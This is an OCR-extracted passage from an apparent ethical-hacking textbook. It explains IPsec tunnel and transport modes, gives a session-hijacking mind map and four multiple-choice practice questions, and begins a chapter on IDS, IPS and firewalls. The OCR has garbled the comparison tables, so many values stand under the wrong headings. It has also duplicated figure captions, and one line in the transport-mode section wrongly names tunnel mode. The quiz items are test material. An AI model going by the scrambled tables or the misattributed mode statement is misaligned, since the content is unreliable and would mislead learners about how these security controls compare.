


Figure 11-03: IPsec Architecture

Figure 11-07: IPsec Architecture

Modes of IPsec

There are two working modes of IPsec, tunnel, and transport mode. Each has its features and implementation procedures.

IIPsec Tunnel Mode

Being the default mode set in Cisco devices, tunnel mode protects the entire IP packet from the originating device. This means that for every original packet, another packet is generated with a new IP header and is sent to the untrusted network and to the VPN peer. Tunnel mode is commonly used in cases involving Site-to-Site VPNs, where two secure IPsec gateways are connected over public internet using an IPsec VPN connection. Consider the following diagram:

This shows IPsec Tunnel Mode with an Encapsulating Security Protocol (ESP) header:




Figure 11-08: IPsec Tunnel Mode with an ESP Header

Similarly, when Authentication Header (AH) is used, the new IP packet format will be:




Figure 11-09: IPsec Tunnel Mode with an AH Header

IPsec Transport Mode

In transport mode, the IPsec VPN secures the data field or payload of the originating IP traffic using encryption, hashing, or both. New IPsec headers encapsulate only the payload field while the original IP headers remain unchanged. Tunnel mode is used when original IP packets are the source and destination address of secure IPsec peers. For example, securing a router's management traffic is a perfect example of IPsec VPN implementation using transport mode. For configuration, both tunnel and transport modes are defined in the configuration *transform set* . These will be covered in the lab scenario of this section.

This diagram shows IPsec Transport Mode with an ESP header:




Figure 11-10: IPsec Transport Mode with an ESP Header

Similarly, in case of AH:





Figure 11-11: IPsec Transport Mode with an AH Header

Note: IPsec (Internet Protocol Security) is a set of protocols that provide secure private communication across IP networks. IPsec

protocol allows the system to establish a secure tunnel with peer security gateway.

Mind Map


Session Hijacking
Active Session Hijacking
Passive Session Hijacking
Application-Level Session Hijacking
Sniffing Session ID
Predicting Session ID
MITM Attacks
Man-in-the-browser Attack
Client Side Attacks
Techniques
Brute Forcing
Stealing
Guessing
Countermeasure
Defense in Depth
IDS / IPS
SSH
HTTPS
IPSec
Network-Level Session Hijacking
Blind Hijacking
UDP Hijacking
TCP Hijacking
MITM Attacks
IP Spoofing
Processes
Sniffing
Monitoring
Session De-Synchronization
Session ID
Command Injection

Practice Questions

1. Which statement defines Session Hijacking most accurately?

A. Stealing a user's login information to impersonate a legitimate user to access resources from the server
B. Stealing legitimate session credentials to take over an authenticated legitimate session
C. Stealing Session ID from Cookies
D. The hijacking of Web Application's session

2. Which of the following does not belong to Session Hijacking Attack?
A. XSS Attack
B. CSRF Attack
C. Session Fixation
D. SQL Injection

3. In Session Hijacking, a technique is used to send packets via specific route, i.e., identical to victim's path, this technique is known as:
A. Source Routing
B. Default Routing
C. Static Routing
D. Dynamic Routing

4. Session Fixation is vulnerable to: A. Web Applications
B. TCP Communication
C. UDP Communication
D. Software

Chapter 12: Evading IDS, Firewalls, and Honeypots

Technology Brief

Awareness of cyber and network security is increasing day by day. It is very important to understand the core concepts of Intrusion Detection/Defense System (IDS) as well as Intrusion Prevention

System (IPS). IDS and IPS often create confusion as multiple vendors create both modules and use similar terminology to define the technical concepts. Sometimes the same technology is used for detection and prevention of threats.

Like other producers, Cisco has developed a number of solutions for implementing IDS/IPS for network security. The first part of this section will discuss different concepts before moving on to the different implementation methodologies.

Intrusion Detection Systems (IDS)

The main differentiation between IPS and IDS is the placement of sensors within a network. A sensor can be placed in line with the network, i.e., the common in/out of a specific network segment terminates on a sensor's hardware or logical interface and goes out from a sensor's second piece of hardware or logical interface. In this situation, every single packet will be analyzed and then only pass through the sensor if it does not contain anything malicious. By filtering out malicious traffic, the trusted network or network segment is protected from known threats and attacks. This is the basics of an Intrusion Prevention System (IPS). However, the inline installation and inspection of traffic may result in a slight delay. It is also possible for IPS to become a single point of failure for the whole network. If 'fail-open' mode is used, both the good and the malicious traffic will pass the IPS sensor if it fails in any way. Similarly, if 'fail-close' mode is configured, the whole IP traffic will be dropped if the sensor fails.




Figure 12-01: In-Line Deployment of IPS Sensor

If a sensor is installed in the position as shown below, a copy of every packet will be sent to the sensor to analyze any malicious activity.




Figure 12-02. Sensor Deployment as IDS

In other words, a sensor running in promiscuous mode will perform the detection and generate an alert if required. As the normal flow of traffic is not disturbed, no end-toend delay is introduced by implementing IDS. The only downside to this configuration is that IDS will not be able to stop malicious packets from entering the network because IDS does not control the overall path of traffic.

The following table summarizes and compares various features of IDS and IPS.

Feature	IPS
Positioning	In-line with the network. Every packet goes through it
Mode	Can Packets do manipulation? In-line/Tap
Delay	Introduces delay because every packet is analyzed before forwarded to the destination
Point of Failure?	Yes. If the sensor is down, it may drop or prevent malicious traffic from entering the network, depending on the mode configured on it, namely, fail-open or fail-close
Ability to Mitigate an Attack?	Yes. By dropping the malicious traffic, attacks can be readily reduced on the network. If deployed in TAP mode, then it will get a copy of each packet but cannot mitigate the attack
	Yes. Can modify the IP traffic according to a defined set of rules
	IDS
	Not in-line with the network. It receives a copy of every packet
	Promiscuous
	Does not introduce delay because it is not in-line with the network
	No. Impact on traffic as IDS is not in-line with the network
	IDS cannot directly stop an attack. However, it assists some in-line devices like IPS to drop certain traffic to stop an attack
	No. As IDS receives mirrored traffic, it can only perform the inspection

Table 12-01: IDS/IPS Comparison

Ways to Detect an Intrusion

When a sensor is analyzing traffic for something strange, it uses multiple techniques based on the rules defined in the IPS/IDS sensor. The following tools and techniques can be used in this regard:

- Signature-based IDS/IPS
- Policy-based IDS/IPS
- Anomaly-based IDS/IPS
- Reputation-based IDS/IPS

Signature-based IDS/IPS: A signature detects an anomaly by looking for some specific string or behavior in a single packet or stream of packets. Cisco IPS/IDS modules, as well as next-generation firewalls, come with pre-loaded digital signatures, which can be used to mitigate previously discovered attacks. Cisco constantly updates the signature set, which also needs to be uploaded to a device by the network administrator.

Not all signatures are enabled by default. If a signature generates false positive alerts, that is alerts for legitimate traffic, the network administrator needs to tune the IPS/IDS module to reduce them.

Policy-based IDS/IPS: As the name suggests, policy-based IDS/IPS modules are based on the policy or Standard Operating Procedure (SOP) of an organization. For example, if an organization has a security policy then, no management session using networking devices or end-devices can initiate it via the TELNET protocol. A custom rule specifying this policy needs to be defined for sensors. If rule is configured on IPS, whenever TELNET traffic hits the IPS, an alert will be generated, followed the packets being dropped. If it is implemented on an IDS-based sensor, an alert will be generated for it, but the traffic will keep flowing because IDS works in promiscuous mode.

Anomaly-based IDS/IPS: In this type, a baseline is created for specific kinds of traffic. Take, for example, a situation where after analyzing the traffic, it is noticed that 30 halfopen TCP sessions are created every minute. A baseline of 35 half-open TCP connections a minute is set. Assume, then, that the number of half-open TCP

connections rises to 150. Based on this anomaly, IPS will drop the extra half-open connections and generate an alert for it.

Reputation-based IDS/IPS: This type of module is useful if there is some sort of global attack, for example, the recent DDoS attacks on Twitter servers and some other social websites. In this situation, it would be useful to filter out the traffic known to be a result of these attacks before it hits the organization's critical infrastructure. Reputation-based IDS/IPS collects information from systems that participate in global correlation. Reputation-based IDS/IPS includes relative descriptors such as known URLs, domain names, etc. Cisco Cloud Services maintain global correlation services.
The following table summarizes the different technologies used in IDS/IPS along with some advantages and disadvantages.

IDS/IPS Technology Advantages Disadvantages

Signature-based Easier Implementation and management
Does not detect attacks that can bypass the signatures. May require some tweaking to stop generating false positives for legitimate traffic

Anomaly-based
Policy-Based

Reputation-based Can detect malicious
traffic based on the custom baseline. It can deny any kind of latest attack, as they are not defined within the scope of baseline policy This is a simple
implementation with
reliable results. Everything else outside the scope of the defined policy is
dropped.
Uses information provided by Cisco Cloud Services in which systems share their experience of network attacks. One person's experience becomes a protection method for other organizations
Requires baseline policy. It is difficult to baseline large network designs. It may generate false positive alerts due to a misconfigured baseline

This requires manual implementation of policy. Any slight change within a network will also require a change in policy that is configured in IPS/IDS module

Requires regular updates and
participation in Cisco Cloud Services for global correlation, in which systems share their experience with other members

Table 12-02: Comparison of Techniques Used by IDS/IPS Sensors

Types of Intrusion Detection Systems

Depending on the network scenario, IDS/IPS modules are deployed in one of the following configurations:

- Host-based Intrusion Detection
- Network-based Intrusion Detection

Host-based IPS/IDS is normally deployed for the protection of a specific host machine, and it works closely with that machine's Operating System Kernel. It creates a filtering layer and filters out any malicious application call to the OS. There are four major types of Host-based IDS/IPS:

- File System Monitoring: In this configuration, IDS/IPS works by closely

comparing the versions of files within a directory with the previous versions of the same files and checks for any unauthorized tampering or changes within the files. Hashing algorithms are often used to verify the integrity of files and directories that indicate possible changes have occurred

- Log Files Analysis: In this configuration, IDS/IPS works by analyzing the log files of the host machine and generates a warning for the system's administrators responsible for machine security. Several tools and applications are available that analyze the patterns of behavior and further correlate them with actual events

- Connection Analysis: IDS/IPS works by monitoring the overall network connections being made with the secure machine, and tries to

figure out which of them are legitimate and how many of them are unauthorized. Examples of techniques used are open port scanning, half-open and rogue TCP connections, and so forth

● Kernel Level Detection: In this configuration, the OS kernel itself detects changes within the system binaries, and any anomaly in the system alerts it to detect intrusion attempts on that machine

The network-based IPS solution works in-line with a perimeter edge device or a specific segment of the overall network. As a network-based solution works by monitoring the overall network traffic (or, specifically, data packets), it should be as fast as possible in terms of processing power so that overall latency is not introduced to the network. Which technology an IDS/IPS uses depends on the vendor and series.

The following table summarizes the difference between host-based and network-based IDS/IPS solutions:

Feature	Host-based IDS/IPS	Network-based IDS/IPS
Scalability	Processing Power	The processing power of the host device is used
Cost	Not scalable as the number of secure hosts increases	Highly scalable. Normally deployed at perimeter gateway
Effectiveness	Low. More systems mean more IDS/IPS modules	High. One pair can monitor the overall network
Capability	Capable of verifying whether an attack succeeded or not	Only capable of generating an alert of an attack Must have high processing power to overcome latency issues

Table 12-03: Host-based vs. Network-based IDS/IPS Solutions

Firewall

The primary function of using a dedicated firewall at the edge of a corporate network is isolation. A firewall prevents the internal LAN having a direct connection with the internet or outside world. This isolation is carried out by but is not limited to:

- A Layer 3 device using an Access List for restricting the specific type of traffic on any of its interfaces
